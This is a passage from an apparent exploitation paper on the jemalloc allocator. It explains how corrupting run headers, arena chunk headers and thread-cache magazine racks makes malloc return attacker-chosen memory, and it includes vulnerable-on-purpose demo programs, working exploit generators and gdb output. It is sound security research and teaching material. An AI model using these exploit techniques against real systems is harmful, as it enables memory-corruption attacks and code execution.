bar[483]:           0x40202e80
bar[485]:           0x40202ea0
bar[487]:           0x40202ec0
bar[489]:           0x40202ee0
bar[491]:           0x40202f00
bar[493]:           0x40202f20
bar[495]:           0x40202f40
bar[497]:           0x40202f60
bar[499]:           0x40202f80
```

We can see that jemalloc works in a FIFO way; the first region freed is the first returned for a subsequent allocation request. Although our example mainly demonstrates how to manipulate the jemalloc heap to exploit adjacent region corruptions, our observations can also help us to exploit use-after-free vulnerabilities. When our goal is to get data of our own choosing in the same region as a freed region about to be used, jemalloc's FIFO behavior can he help us place our data in a predictable way.

In the above discussion we have implicitly assumed that we can make arbitrary allocations and deallocations; i.e. that we have available in our exploitation tool belt allocation and deallocation primitives for our target size. Depending on the vulnerable application (that relies on jemalloc) this may or may not be straightforward. For example, if our target is a media player we may be able to control allocations by introducing an arbitrary number of metadata tags in the input file. In the case of Firefox we can of course use Javascript to implement our

heap primitives. But that's the topic of another paper.

----[3.3 - Metadata corruption

The final heap corruption primitive we will focus on is the corruption of metadata. We will once again remind you that since jemalloc is not based on freelists (it uses macro-based red black trees instead), unlink and frontlink exploitation techniques are not usable. We will instead pay attention on how we can force 'malloc()' return a pointer that points to already initialized heap regions.

------[3.3.1 - Run (arena_run_t)

We have already defined what a 'run' is in section 2.1.3. We will briefly remind the reader that a 'run' is just a collection of memory regions of equal size that starts with some metadata describing it. Recall that runs are always aligned to a multiple of the page size (0x1000 in most real life applications). The run metadata obey the layout shown in [2-3].

For release builds the 'magic' field will not be present (that is, MALLOC_DEBUG is off by default). As we have already mentioned, each run contains a pointer to the bin whose regions it contains. The 'bin' pointer is read and dereferenced from 'arena_run_t' (see [2-3]) only during deallocation. On deallocation the region size is unknown, thus the bin index cannot be computed directly, instead, jemalloc will first find the run the memory to be freed is located and will then dereference the bin pointer stored in the run's header. From function 'arena_dalloc_small':

```
arena_dalloc_small(arena_t *arena, arena_chunk_t *chunk, void *ptr,
        arena_chunk_map_t *mapelm)
{
    arena_run_t *run;
    arena_bin_t *bin;
    size_t size;

    run = (arena_run_t *)(mapelm->bits & ~pagesize_mask);
    bin = run->bin;
    size = bin->reg_size;
```

On the other hand, during the allocation process, once the appropriate run is located, its 'regs_mask[]' bit vector is examined in search of a free region. Note that the search for a free region starts at 'regs_mask[regs_minelm]' ('regs_minlem' holds the index of the first 'regs_mask[]' element that has nonzero bits). We will exploit this fact to force 'malloc()' return an already allocated region.

In a heap overflow situation it is pretty common for the attacker to be able to overflow a memory region which is not followed by other regions (like the wilderness chunk in dlmalloc, but in jemalloc such regions are not that special). In such a situation, the attacker will most likely be able to overwrite the run header of the next run. Since runs hold memory regions of equal size, the next page aligned address will either be a normal page of the current run, or will contain the metadata (header) of the next run which will hold regions of different size (larger or smaller, it doesn't really matter). In the first case, overwriting adjacent regions of the same run is possible and thus an attacker can use the techniques that were previously discussed in 3.1. The latter case is the subject of

the following paragraphs.

People already familiar with heap exploitation, may recall that it is pretty common for an attacker to control the last heap item (region in our case) allocated, that is the most recently allocated region is the one being overflown. Because of the importance of this situation, we believe it is essential to have a look at how we can leverage it to gain control of the target process.

Let's first have a look at how the in-memory model of a run looks like (file test-run.c):

```
char *first;

first = (char *)malloc(16);
printf("first = %p\n", first);
memset(first, 'A', 16);

breakpoint();

free(first);
```

The test program is compiled and a debugging build of jemalloc is loaded to be used with gdb.

```
~$ gcc -g -Wall test-run.c -o test-run
~$ export LD_PRELOAD=/usr/src/lib/libc/libc.so.7
~$ gdb test-run
GNU gdb 6.1.1 [FreeBSD]
...
(gdb) run
...
first = 0x28201030

Program received signal SIGTRAP, Trace/breakpoint trap.
main () at simple.c:14
14        free(first);
```

The call to malloc() returns the address 0x28201030 which belongs to the run at 0x28201000.

```
(gdb) print *(arena_run_t *)0x28201000
$1 = {bin = 0x8049838, regs_minelm = 0, nfree = 252,
  regs_mask = {4294967294}}
(gdb) print *(arena_bin_t *)0x8049838
$2 = {runcur = 0x28201000, runs = {...}, reg_size = 16, run_size = 4096,
  nregs = 253, regs_mask_nelms = 8, reg0_offset = 48}
```

Oki doki, run 0x28201000 services the requests for memory regions of size 16 as indicated by the 'reg_size' value of the bin pointer stored in the run header (notice that run->bin->runcur == run).

Now let's proceed with studying a scenario that can lead to 'malloc()' exploitation. For our example let's assume that the attacker controls a memory region 'A' which is the last in its run.

```
[run #1 header][RR...RA][run #2 header][RR...]
```

In the simple diagram shown above, 'R' stands for a normal region which may or may not be allocated while 'A' corresponds to the region that belongs to the attacker, i.e. it is the one that will be overflown. 'A' does not strictly need to be the last region of run #1. It can also be any region of the run. Let's explore how from a region on run #1 we can reach the metadata of run #2 (file test-runhdr.c, also see [2-6]):

```
unsigned char code[] = "\x61\x62\x63\x64";

one = malloc(0x10);
memset(one, 0x41, 0x10);
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);

two = malloc(0x10);
memset(two, 0x42, 0x10);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);

three = malloc(0x20);
memset(three, 0x43, 0x20);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

__asm__("int3");

printf("[+] corrupting the metadata of region three's run\n");
memcpy(two + 4032, code, 4);

__asm__("int3");
```

At the first breakpoint we can see that for size 16 the run is at 0xb7d01000 and for size 32 the run is at 0xb7d02000:

```
gdb $ r
[Thread debugging using libthread_db enabled]
[+] region one:     0xb7d01030: AAAAAAAAAAAAAAAA
[+] region two:     0xb7d01040: BBBBBBBBBBBBBBBB
[+] region three:   0xb7d02020: CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC

Program received signal SIGTRAP, Trace/breakpoint trap.

gdb $ print arenas[0].bins[3].runcur
$5 = (arena_run_t *) 0xb7d01000
gdb $ print arenas[0].bins[4].runcur
$6 = (arena_run_t *) 0xb7d02000
```

The metadata of run 0xb7d02000 are:

```
gdb $ x/30x 0xb7d02000
0xb7d02000: 0xb7fd3134  0x00000000  0x0000007e  0xfffffffe
0xb7d02010: 0xffffffff  0xffffffff  0x7fffffff  0x00000000
0xb7d02020: 0x43434343  0x43434343  0x43434343  0x43434343
0xb7d02030: 0x43434343  0x43434343  0x43434343  0x43434343
```

```
0xb7d02040: 0x00000000  0x00000000  0x00000000  0x00000000
```

After the memcpy() and at the second breakpoint:

```
gdb $ x/30x 0xb7d02000
0xb7d02000: 0x64636261  0x00000000  0x0000007e  0xfffffffe
0xb7d02010: 0xffffffff  0xffffffff  0x7fffffff  0x00000000
0xb7d02020: 0x43434343  0x43434343  0x43434343  0x43434343
0xb7d02030: 0x43434343  0x43434343  0x43434343  0x43434343
0xb7d02040: 0x00000000  0x00000000  0x00000000  0x00000000
```

We can see that the run's metadata and specifically the address of the 'bin' element (see [2-3]) has been overwritten. One way or the other, the attacker will be able to alter the contents of run #2's header, but once this has happened, what's the potential of achieving code execution?

A careful reader would have already thought the obvious; one can overwrite the 'bin' pointer to make it point to a fake bin structure of his own. Well, this is not a good idea because of two reasons. First, the attacker needs further control of the target process in order to successfully construct a fake bin header somewhere in memory. Secondly, and most importantly, as it has already been discussed, the 'bin' pointer of a region's run header is dereferenced only during deallocation. A careful study of the jemalloc source code reveals that only 'run->bin->reg0_offset' is actually used (somewhere in 'arena_run_reg_dalloc()'), thus, from an attacker's point of view, the bin pointer is not that interesting ('reg0_offset' overwrite may cause further problems as well leading to crashes and a forced interrupt of our exploit).

Our attack consists of the following steps. The attacker overflows 'A' and overwrites run #2's header. Then, upon the next malloc() of a size equal to the size serviced by run #2, the user will get as a result a pointer to a memory region of the previous run (run #1 in our example). It is important to understand that in order for the attack to work, the overflown run should serve regions that belong to any of the available bins. Let's further examine our case (file vuln-run.c):

```
char *one, *two, *three, *four, *temp;
char offset[sizeof(size_t)];
int i;

if(argc < 2)
{
    printf("%s <offset>\n", argv[0]);
    return 0;
}

/* User supplied value for 'regs_minelm'. */
*(size_t *)&offset[0] = (size_t)atol(argv[1]);

printf("Allocating a chunk of 16 bytes just for fun\n");
one = (char *)malloc(16);
printf("one = %p\n", one);

/* All those allocations will fall inside the same run. */
printf("Allocating first chunk of 32 bytes\n");
two = (char *)malloc(32);
```

```
printf("two = %p\n", two);

printf("Performing more 32 byte allocations\n");
for(i = 0; i < 10; i++)
{
    temp = (char *)malloc(32);
    printf("temp = %p\n", temp);
}

/* This will allocate a new run for size 64. */
printf("Setting up a run for the next size class\n");
three = (char *)malloc(64);
printf("three = %p\n", three);

/* Overwrite 'regs_minelm' of the next run. */
breakpoint();
memcpy(two + 4064 + 4, offset, 4);
breakpoint();

printf("Next chunk should point in the previous run\n");
four = (char *)malloc(64);
printf("four = %p\n", four);
```

vuln-run.c requires the user to supply a value to be written on 'regs_minelm' of the next run. To achieve reliable results we have to somehow control the memory contents at 'regs_mask[regs_minelm]' as well. By taking a closer look at the layout of 'arena_run_t', we can see that by supplying the value -2 for 'regs_minelm', we can force 'regs_mask[regs_minelm]' to point to 'regs_minelm' itself. That is, 'regs_minelm[-2] = -2' :)

Well, depending on the target application, other values may also be applicable but -2 is a safe one that does not cause further problems in the internals of jemalloc and avoids forced crashes.

From function 'arena_run_reg_alloc':

```
static inline void *
arena_run_reg_alloc(arena_run_t *run, arena_bin_t *bin)
{
        void *ret;
        unsigned i, mask, bit, regind;

        ...

        i = run->regs_minelm;
        mask = run->regs_mask[i]; /* [3-4] */
        if (mask != 0) {
                /* Usable allocation found. */
                bit = ffs((int)mask) - 1; /* [3-5] */

                regind = ((i << (SIZEOF_INT_2POW + 3)) + bit); /* [3-6] */
                ...
                ret = (void *)(((uintptr_t)run) + bin->reg0_offset
                    + (bin->reg_size * regind)); /* [3-7] */

                ...
                return (ret);
        }
```

```
        ...
}
```

Initially, 'i' gets the value of 'run->regs_minelm' which is equal to -2.
On the assignment at [3-4], 'mask' receives the value 'regs_mask[-2]' which
happens to be the value of 'regs_minelm', that is -2. The binary
representation of -2 is 0xfffffffe thus 'ffs()' (man ffs(3) for those who
haven't used 'ffs()' before) will return 2, so, 'bit' will equal 1. As if
it wasn't fucking tiring so far, at [3-6], 'regind' is computed as
'((0xfffffffe << 5) + 1)' which equals 0xffffffc1 or -63. Now do the maths,
for 'reg_size' values belonging to small-medium sized regions, the formula
at [3-7] calculates 'ret' in such a way that 'ret' receives a pointer to a
memory region 63 chunks backwards :)

Now it's time for some hands on practice:

```
~$ gdb ./vuln-run
GNU gdb 6.1.1 [FreeBSD]
...
(gdb) run -2
Starting program: vuln-run -2
Allocating a chunk of 16 bytes just for fun
one = 0x28202030
Allocating first chunk of 32 bytes
two = 0x28203020
Performing more 32 byte allocations
...
temp = 0x28203080
...
Setting up a run for the next size class
three = 0x28204040

Program received signal SIGTRAP, Trace/breakpoint trap.
main (argc=Error accessing memory address 0x0: Bad address.
) at vuln-run.c:35
35        memcpy(two + 4064 + 4, offset, 4);
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
main (argc=Error accessing memory address 0x0: Bad address.
) at vuln-run.c:38
38        printf("Next chunk should point in the previous run\n");
(gdb) c
Continuing.
Next chunk should point in the previous run
four = 0x28203080

Program exited normally.
(gdb) q
```

Notice how the memory region numbered 'four' (64 bytes) points exactly
where the chunk named 'temp' (32 bytes) starts. Voila :)

------[3.3.2 - Chunk (arena_chunk_t)

In the previous section we described the potential of achieving arbitrary code execution by overwriting the run header metadata. Trying to cover all the possibilities, we will now focus on what the attacker can do once she is able to corrupt the chunk header of an arena. Although the probability of directly affecting a nearby arena is low, a memory leak or the indirect control of the heap layout by continuous bin-sized allocations can render the technique described in this section a useful tool in the attacker's hand.

Before continuing with our analysis, let's set the foundations of the test case we will cover.

```
[[Arena #1 header][R...R][C...C]]
```

As we have already mentioned in the previous sections, new arena chunks are created at will depending on whether the current arena is full (that is, jemalloc is unable to find a non-full run to service the current allocation) or whether the target application runs on multiple threads. Thus a good way to force the initialization of a new arena chunk is to continuously force the target application to perform allocations, preferably bin-sized ones. In the figure above, letter 'R' indicates the presence of memory regions that are already allocated while 'C' denotes regions that may be free. By continuously requesting memory regions, the available arena regions may be depleted forcing jemalloc to allocate a new arena (what is, in fact, allocated is a new chunk called an arena chunk, by calling 'arena_chunk_alloc()' which usually calls 'mmap()').

The low level function responsible for allocating memory pages (called 'pages_map()'), is used by 'chunk_alloc_mmap()' in a way that makes it possible for several distinct arenas (and any possible arena extensions) to be physically adjacent. So, once the attacker requests a bunch of new allocations, the memory layout may resemble the following figure.

```
[[Arena #1 header][R...R][C...C]][[Arena #2 header][...]]
```

It is now obvious that overflowing the last chunk of arena #1 will result in the arena chunk header of arena #2 getting overwritten. It is thus interesting to take a look at how one can take advantage of such a situation.

The following code is one of those typical vulnerable-on-purpose programs you usually come across in Phrack articles ;) The scenario we will be analyzing in this section is the following: The attacker forces the target application to allocate a new arena by controlling the heap allocations. She then triggers the overflow in the last region of the previous arena (the region that physically borders the new arena) thus corrupting the chunk header metadata (see [2-5] on the diagram). When the application calls 'free()' on any region of the newly allocated arena, the jemalloc housekeeping information is altered. On the next call to 'malloc()', the allocator will return a region that points to already allocated space of (preferably) the previous arena. Take your time to carefully study the following snippet since it is essential for understanding this attack (full code in vuln-chunk.c):

```
char *base1, *base2;
char *p1, *p2, *p3, *last, *first;
char buffer[1024];
int fd, l;

p1 = (char *)malloc(16);
```

```
base1 = (char *)CHUNK_ADDR2BASE(p1);
print_arena_chunk(base1);

/* [3-8] */

/* Simulate the fact that we somehow control heap allocations.
 * This will consume the first chunk, and will force jemalloc
 * to allocate a new chunk for this arena.
 */
last = NULL;

while((base2 = (char *)CHUNK_ADDR2BASE((first = malloc(16)))) == base1)
    last = first;

print_arena_chunk(base2);

/* [3-9] */

/* Allocate one more region right after the first region of the
 * new chunk. This is done for demonstration purposes only.
 */
p2 = malloc(16);

/* This is how the chunks look like at this point:
 *
 *   [HAAAA....L][HFPUUUU....U]
 *
 * H: Chunk header
 * A: Allocated regions
 * L: The chunk pointed to by 'last'
 * F: The chunk pointed to by 'first'
 * P: The chunk pointed to by 'p2'
 * U: Unallocated space
 */
fprintf(stderr, "base1: %p vs. base2: %p (+%d)\n",
    base1, base2, (ptrdiff_t)(base2 - base1));

fprintf(stderr, "p1: %p vs. p2: %p (+%d)\n",
    p1, p2, (ptrdiff_t)(p2 - p1));

/* [3-10] */

if(argc > 1) {
    if((fd = open(argv[1], O_RDONLY)) > 0) {
        /* Read the contents of the given file. We assume this file
         * contains the exploitation vector.
         */
        memset(buffer, 0, sizeof(buffer));
        l = read(fd, buffer, sizeof(buffer));
        close(fd);

        /* Copy data in the last chunk of the previous arena chunk. */
        fprintf(stderr, "Read %d bytes\n", l);
        memcpy(last, buffer, l);
    }
}

/* [3-11] */

/* Trigger the bug by free()ing any chunk in the new arena. We
 * can achieve the same results by deallocating 'first'.
```

```
 */
free(p2);
print_region(first, 16);

/* [3-12] */

/* Now 'p3' will point to an already allocated region (in this
 * example, 'p3' will overwhelm 'first').
 */
p3 = malloc(4096);

/* [3-13] */

fprintf(stderr, "p3 = %p\n", p3);
memset(p3, 'A', 4096);

/* 'A's should appear in 'first' which was previously zeroed. */
print_region(first, 16);
return 0;
```

Before going further, the reader is advised to read the comments and the code above very carefully. You can safely ignore 'print_arena_chunk()' and 'print_region()', they are defined in the file lib.h found in the code archive and are used for debugging purposes only. The snippet is actually split in 6 parts which can be distinguished by their corresponding '[3-x]' tags. Briefly, in part [3-8], the vulnerable program performs a number of allocations in order to fill up the available space served by the first arena. This emulates the fact that an attacker somehow controls the order of allocations and deallocations on the target, a fair and very common prerequisite. Additionally, the last call to 'malloc()' (the one before the while loop breaks) forces jemalloc to allocate a new arena chunk and return the first available memory region. Part [3-9], performs one more allocation, one that will lie next to the first (that is the second region of the new arena). This final allocation is there for demonstration purposes only (check the comments for more details).

Part [3-10] is where the actual overflow takes place and part [3-11] calls 'free()' on one of the regions of the newly allocated arena. Before explaining the rest of the vulnerable code, let's see what's going on when 'free()' gets called on a memory region.

```
void
free(void *ptr)
{
  ...
  if (ptr != NULL) {
    ...
    idalloc(ptr);
  }
}

static inline void
idalloc(void *ptr)
{
  ...
  chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(ptr); /* [3-14] */
  if (chunk != ptr)
    arena_dalloc(chunk->arena, chunk, ptr); /* [3-15] */
  else
```

```
    huge_dalloc(ptr);
}
```

The 'CHUNK_ADDR2BASE()' macro at [3-14] returns the pointer to the chunk that the given memory region belongs to. In fact, what it does is just a simple pointer trick to get the first address before 'ptr' that is aligned to a multiple of a chunk size (1 or 2 MB by default, depending on the jemalloc flavor used). If this chunk does not belong to a, so called, huge allocation, then the allocator knows that it definitely belongs to an arena. As previously stated, an arena chunk begins with a special header, called 'arena_chunk_t', which, as expected, contains a pointer to the arena that this chunk is part of.

Now recall that in part [3-10] of the vulnerable snippet presented above, the attacker is able to overwrite the first few bytes of the next arena chunk. Consequently, the 'chunk->arena' pointer that points to the arena is under the attacker's control. From now on, the reader may safely assume that all functions called by 'arena_dalloc()' at [3-15] may receive an arbitrary value for the arena pointer:

```
static inline void
arena_dalloc(arena_t *arena, arena_chunk_t *chunk, void *ptr)
{
  size_t pageind;
  arena_chunk_map_t *mapelm;
  ...

  pageind = (((uintptr_t)ptr - (uintptr_t)chunk) >> PAGE_SHIFT);
  mapelm = &chunk->map[pageind];
  ...

  if ((mapelm->bits & CHUNK_MAP_LARGE) == 0) {
    /* Small allocation. */
    malloc_spin_lock(&arena->lock);
    arena_dalloc_small(arena, chunk, ptr, mapelm);  /* [3-16] */
    malloc_spin_unlock(&arena->lock);
  }
  else
    arena_dalloc_large(arena, chunk, ptr); /* [3-17] */
}
```

Entering 'arena_dalloc()', one can see that the 'arena' pointer is not used a lot, it's just passed to 'arena_dalloc_small()' or 'arena_dalloc_large()' depending on the size class of the memory region being deallocated. It is interesting to note that the aforementioned size class is determined by inspecting 'mapelm->bits' which, hopefully, is under the influence of the attacker. Following the path taken by 'arena_dalloc_small()' results in many complications that will most probably ruin our attack (hint for the interested reader - pointer arithmetics performed by 'arena_run_reg_dalloc()' are kinda dangerous). For this purpose, we choose to follow function 'arena_dalloc_large()':

```
static void
arena_dalloc_large(arena_t *arena, arena_chunk_t *chunk, void *ptr)
{
  malloc_spin_lock(&arena->lock);
```

```
  ...

  size_t pageind = ((uintptr_t)ptr - (uintptr_t)chunk) >>
    PAGE_SHIFT; /* [3-18] */
  size_t size = chunk->map[pageind].bits & ~PAGE_MASK; /* [3-19] */

  ...
  arena_run_dalloc(arena, (arena_run_t *)ptr, true);
  malloc_spin_unlock(&arena->lock);
}
```

There are two important things to notice in the snippet above. The first thing to note is the way 'pageind' is calculated. Variable 'ptr' points to the start of the memory region to be free()'ed while 'chunk' is the address of the corresponding arena chunk. For a chunk that starts at e.g. 0x28200000, the first region to be given out to the user may start at 0x28201030 mainly because of the overhead involving the metadata of chunk, arena and run headers as well as their bitmaps. A careful reader may notice that 0x28201030 is more than a page far from the start of the chunk, so, 'pageind' is larger or equal to 1. It is for this purpose that we are mostly interested in overwriting 'chunk->map[1]' and not 'chunk->map[0]'. The second thing to catch our attention is the fact that, at [3-19], 'size' is calculated directly from the 'bits' element of the overwritten bitmap. This size is later converted to the number of pages comprising it, so, the attacker can directly affect the number of pages to be marked as free. Let's see 'arena_run_dalloc':

```
static void
arena_run_dalloc(arena_t *arena, arena_run_t *run, bool dirty)
{
  arena_chunk_t *chunk;
  size_t size, run_ind, run_pages;

  chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(run);
  run_ind = (size_t)(((uintptr_t)run - (uintptr_t)chunk)
      >> PAGE_SHIFT);
  ...

  if ((chunk->map[run_ind].bits & CHUNK_MAP_LARGE) != 0)
    size = chunk->map[run_ind].bits & ~PAGE_MASK;
  else
    ...
  run_pages = (size >> PAGE_SHIFT); /* [3-20] */

  /* Mark pages as unallocated in the chunk map. */
  if (dirty) {
    size_t i;

    for (i = 0; i < run_pages; i++) {
      ...
      /* [3-21] */
      chunk->map[run_ind + i].bits = CHUNK_MAP_DIRTY;
    }

    ...
    chunk->ndirty += run_pages;
    arena->ndirty += run_pages;
  }
  else {
```

```
    ...
  }
  chunk->map[run_ind].bits = size | (chunk->map[run_ind].bits &
      PAGE_MASK);
  chunk->map[run_ind+run_pages-1].bits = size |
      (chunk->map[run_ind+run_pages-1].bits & PAGE_MASK);


  /* Page coalescing code - Not relevant for _this_ example. */
  ...

  /* Insert into runs_avail, now that coalescing is complete. */
  /* [3-22] */
  arena_avail_tree_insert(&arena->runs_avail, &chunk->map[run_ind]);

  ...
}
```

Continuing with our analysis, one can see that at [3-20] the same size that was calculated in 'arena_dalloc_large()' is now converted to a number of pages and then all 'map[]' elements that correspond to these pages are marked as dirty (notice that 'dirty' argument given to 'arena_run_dalloc()' by 'arena_dalloc_large()' is always set to true). The rest of the 'arena_run_dalloc()' code, which is not shown here, is responsible for forward and backward coalescing of dirty pages. Although not directly relevant for our demonstration, it's something that an attacker should keep in mind while developing a real life reliable exploit.

Last but not least, it's interesting to note that, since the attacker controls the 'arena' pointer, the map elements that correspond to the freed pages are inserted in the given arena's red black tree. This can be seen at [3-22] where 'arena_avail_tree_insert()' is actually called. One may think that since red-black trees are involved in jemalloc, she can abuse their pointer arithmetics to achieve a '4bytes anywhere' write primitive. We urge all interested readers to have a look at rb.h, the file that contains the macro-based red black tree implementation used by jemalloc (WARNING: don't try this while sober).

Summing up, our attack algorithm consists of the following steps:

1) Force the target application to perform a number of allocations until a new arena is eventually allocated or until a neighboring arena is reached (call it arena B). This is mostly meaningful for our demonstration codes, since, in real life applications chances are that more than one chunks and/or arenas will be already available during the exploitation process.

2) Overwrite the 'arena' pointer of arena B's chunk and make it point to an already existing arena. The address of the very first arena of a process (call it arena A) is always fixed since it's declared as static. This will prevent the allocator from accessing a bad address and eventually segfaulting.

3) Force or let the target application free() any chunk that belongs to arena B. We can deallocate any number of pages as long as they are marked as allocated in the jemalloc metadata. Trying to free an unallocated page will result in the red-black tree implementation of jemalloc entering an endless loop or, rarely, segfaulting.

4) The next allocation to be served by arena B, will return a pointer

somewhere within the region that was erroneously free()'ed in step 3.

The exploit code for the vulnerable program presented in this section can be seen below. It was coded on an x86 FreeBSD-8.2-RELEASE system, so the offsets of the metadata may vary for your platform. Given the address of an existing arena (arena A of step 2), it creates a file that contains the exploitation vector. This file should be passed as argument to the vulnerable target (full code in file exploit-chunk.c):

```
char buffer[1024], *p;
int fd;

if(argc != 2) {
    fprintf(stderr, "%s <arena>\n", argv[0]);
    return 0;
}

memset(buffer, 0, sizeof(buffer));

p = buffer;
strncpy(p, "1234567890123456", 16);
p += 16;

/* Arena address. */
*(size_t *)p = (size_t)strtoul(argv[1], NULL, 16);
p += sizeof(size_t);

/* Skip over rbtree metadata and 'chunk->map[0]'. */
strncpy(p,
    "AAAA" "AAAA" "CCCC"
    "AAAA" "AAAA" "AAAA" "GGGG" "HHHH" , 32);

p += 32;

*(size_t *)p = 0x00001002;
/*                      ^ CHUNK_MAP_LARGE                 */
/*                   ^ Number of pages to free (1 is ok). */
p += sizeof(size_t);

fd = open("exploit2.v", O_WRONLY | O_TRUNC | O_CREAT, 0700);
write(fd, buffer, (p - (char *)buffer));
close(fd);
return 0;
```

It is now time for some action. First, let's compile and run the vulnerable code.

```
$ ./vuln-chunk
# Chunk 0x28200000 belongs to arena 0x8049d98
# Chunk 0x28300000 belongs to arena 0x8049d98
...
# Region at 0x28301030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
p3 = 0x28302000
# Region at 0x28301030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
```

The output is what one expects it to be. First, the vulnerable code forces the allocator to initialize a new chunk (0x28300000) and then requests a memory region which is given the address 0x28301030. The next call to 'malloc()' returns 0x28302000. So far so good. Let's feed our target with the exploitation vector and see what happens.

```
$ ./exploit-chunk 0x8049d98
$ ./vuln-chunk exploit2.v
# Chunk 0x28200000 belongs to arena 0x8049d98
# Chunk 0x28300000 belongs to arena 0x8049d98
...
Read 56 bytes
# Region at 0x28301030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
p3 = 0x28301000
# Region at 0x28301030
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41         AAAAAAAAAAAAAAAA
```

As you can see the second call to 'malloc()' returns a new region 'p3 = 0x28301000' which lies 0x30 bytes before 'first' (0x28301030)!

Okay, so you're now probably thinking if this technique is useful. Please note that the demonstration code presented in the previous two sections was carefully coded to prepare the heap in a way that is convenient for the attacker. It is for this purpose that these attacks may seem obscure at first. On the contrary, in real life applications, heap overflows in jemalloc will result in one of the following three cases:

1) Overwrite of an adjacent memory region.

2) Overwrite of the run metadata (in case the overflown region is the last in a run).

3) Overwrite of the arena chunk metadata (in case the overflown region is the last in a chunk).

That said we believe we have covered most of the cases that an attacker may encounter. Feel free to contact us if you think we have missed something important.

------[3.3.3 - Thread caches (tcache_t)

As we have analyzed in 2.1.7, thread cache magazine 'rounds' and other magazine metadata are placed in normal memory regions. Assuming a 'mag_t' along with its void pointer array has a total size of N, one can easily acquire a memory region in the same run by calling 'malloc(N)'.

Overflowing a memory region adjacent to a 'mag_t' can result in 'malloc()' returning arbitrary attacker controlled addresses. It's just a matter of overwriting 'nrounds' and the contents of the void pointer array to contain a stack address (or any other address of interest). A careful reader of section 2.1.7 would have probably noticed that the same result can be achieved by giving 'nrounds' a sufficiently large value in order to pivot in the stack (or any user controlled memory region). This scenario is pretty straightforward to exploit, so, we will have a look at the case of overwriting a 'mag_rack_t' instead (it's not that sophisticated either).

Magazine racks are allocated by 'mag_rack_alloc()':

```
mag_rack_t *
mag_rack_create(arena_t *arena)
{
    ...
    return (arena_malloc_small(arena, sizeof(mag_rack_t) +
        (sizeof(bin_mags_t) * (nbins - 1)), true));
}
```

Now, let's calculate the size of a magazine rack:

```
(gdb) print nbins
$6 = 30
(gdb) print sizeof(mag_rack_t) + (sizeof(bin_mags_t) * (nbins - 1))
$24 = 240
```

A size of 240 is actually serviced by the bin holding regions of 256 bytes. Issuing calls to 'malloc(256)' will eventually end up in a user controlled region physically bordering a 'mag_rack_t'. The following vulnerable code emulates this situation (file vuln-mag.c):

```
/* The 'vulnerable' thread. */
void *vuln_thread_runner(void *arg) {
  char *v;

  v = (char *)malloc(256);  /* [3-25] */
  printf("[vuln] v = %p\n", v);
  sleep(2);

  if(arg)
    strcpy(v, (char *)arg);
  return NULL;
}

/* Other threads performing allocations. */
void *thread_runner(void *arg) {
  size_t self = (size_t)pthread_self();
  char *p1, *p2;

  /* Allocation performed before the magazine rack is overflown. */
  p1 = (char *)malloc(16);
  printf("[%u] p1 = %p\n", self, p1);
  sleep(4);

  /* Allocation performed after overflowing the rack. */
  p2 = (char *)malloc(16);
  printf("[%u] p2 = %p\n", self, p2);
  sleep(4);
  return NULL;
}

int main(int argc, char *argv[]) {
  size_t tcount, i;
  pthread_t *tid, vid;

  if(argc != 3) {
    printf("%s <thread_count> <buff>\n", argv[0]);
```

```
    return 0;
  }

  /* The fake 'mag_t' structure will be placed here. */
  printf("[*] %p\n", getenv("FAKE_MAG_T"));

  tcount = atoi(argv[1]);
  tid = (pthread_t *)alloca(tcount * sizeof(pthread_t));

  pthread_create(&vid, NULL, vuln_thread_runner, argv[2]);
  for(i = 0; i < tcount; i++)
    pthread_create(&tid[i], NULL, thread_runner, NULL);

  pthread_join(vid, NULL);
  for(i = 0; i < tcount; i++)
    pthread_join(tid[i], NULL);

  pthread_exit(NULL);
}
```

The vulnerable code spawns a, so called, vulnerable thread that performs an allocation of 256 bytes. A user supplied buffer, 'argv[2]' is copied in it thus causing a heap overflow. A set of victim threads are then created. For demonstration purposes, victim threads have a very limited lifetime, their main purpose is to force jemalloc initialize new 'mag_rack_t' structures. As the comments indicate, the allocations stored in 'p1' variables take place before the magazine rack is overflown while the ones stored in 'p2' will get affected by the fake magazine rack (in fact, only one of them will; the one serviced by the overflown rack). The allocations performed by victim threads are serviced by the newly initialized magazine racks. Since each magazine rack spans 256 bytes, it is highly possible that the overflown region allocated by the vulnerable thread will lie somewhere around one of them (this requires that both the target magazine rack and the overflown region will be serviced by the same arena).

Once the attacker is able to corrupt a magazine rack, exploitation is just a matter of overwriting the appropriate 'bin_mags' entry. The entry should be corrupted in such a way that 'curmag' should point to a fake 'mag_t' structure. The attacker can choose to either use a large 'nrounds' value to pivot into the stack, or give arbitrary addresses as members of the void pointer array, preferably the latter. The exploitation code given below makes use of the void pointer technique (file exploit-mag.c):

```
int main(int argc, char *argv[]) {
  char fake_mag_t[12 + 1];
  char buff[1024 + 1];
  size_t i, fake_mag_t_p;

  if(argc != 2) {
    printf("%s <mag_t address>\n", argv[0]);
    return 1;
  }
  fake_mag_t_p = (size_t)strtoul(argv[1], NULL, 16);

  /* Please read this...
   *
   * In order to void using NULL bytes, we use 0xffffffff as the value
   * for 'nrounds'. This will force jemalloc picking up 0x42424242 as
   * a valid region pointer instead of 0x41414141 :)
```

```
   */
  printf("[*] Assuming fake mag_t is at %p\n", (void *)fake_mag_t_p);
  *(size_t *)&fake_mag_t[0] = 0x42424242;
  *(size_t *)&fake_mag_t[4] = 0xffffffff;
  *(size_t *)&fake_mag_t[8] = 0x41414141;
  fake_mag_t[12] = 0;
  setenv("FAKE_MAG_T", fake_mag_t, 1);

  /* The buffer that will overwrite the victim 'mag_rack_t'. */
  printf("[*] Preparing input buffer\n");
  for(i = 0; i < 256; i++)
    *(size_t *)&buff[4 * i] = (size_t)fake_mag_t_p;
  buff[1024] = 0;

  printf("[*] Executing the vulnerable program\n");
  execl("./vuln-mag", "./vuln-mag", "16", buff, NULL);
  perror("execl");
  return 0;
}
```

Let's compile and run the exploit code:

```
$ ./exploit-mag
./exploit-mag <mag_t address>
$ ./exploit-mag 0xdeadbeef
